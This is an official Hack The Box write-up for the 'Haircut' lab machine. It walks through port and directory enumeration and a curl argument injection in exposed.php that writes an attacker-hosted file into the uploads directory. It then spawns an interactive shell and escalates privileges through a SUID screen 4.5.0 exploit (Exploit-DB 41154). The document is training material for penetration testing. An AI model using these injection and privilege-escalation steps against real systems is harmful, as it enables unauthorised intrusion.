Hack The Box
PEN-TESTING LABS

Haircut

13th October 2017 / Document No D17.100.19

Prepared By: Alexander Reid (Arrexel)

Machine Author: vap0r

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Haircut is a fairly simple machine, however it does touch on several useful attack vectors. Most notably, this machine demonstrates the risk of user-specified CURL arguments, which still impacts many active services today.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- HTTP-based fuzzing
- Exploiting CURL/Command injection

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only two open services; OpenSSH and Apache.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster




Dirbuster, using the Dirbuster lowercase medium wordlist, finds **exposed.php** and an **uploads** directory.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Exploitation

The **exposed.php** file simply CURLs a specified url and displays the result. By adding the **-o** flag after the url, it gets tacked on to the end of the command, and saves the output to the specified file. This achieved with **http://<LAB IP>/writeup.php -o uploads/writeup.php**

The file must be saved to the **uploads** directory as the Apache user does not have write permissions to the main website directory.



Python is not available on the target, however Python3 is. It is possible to obtain an interactive shell with the command **python3 -c 'import pty; pty.spawn("/bin/bash")'**



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generates a very lengthy output. The main thing that stands out is the SUID file **/usr/bin/screen-4.5.0**

A quick search finds **Exploit-DB 41154**. As gcc is broken on the target, **libhax.so** and **rootshell** must be compiled locally on the attacking machine and placed in **/tmp**. The flags can be obtained from **/home/maria/Desktop/user.txt** and **/root/root.txt**

Exploit: https://www.exploit-db.com/exploits/41154/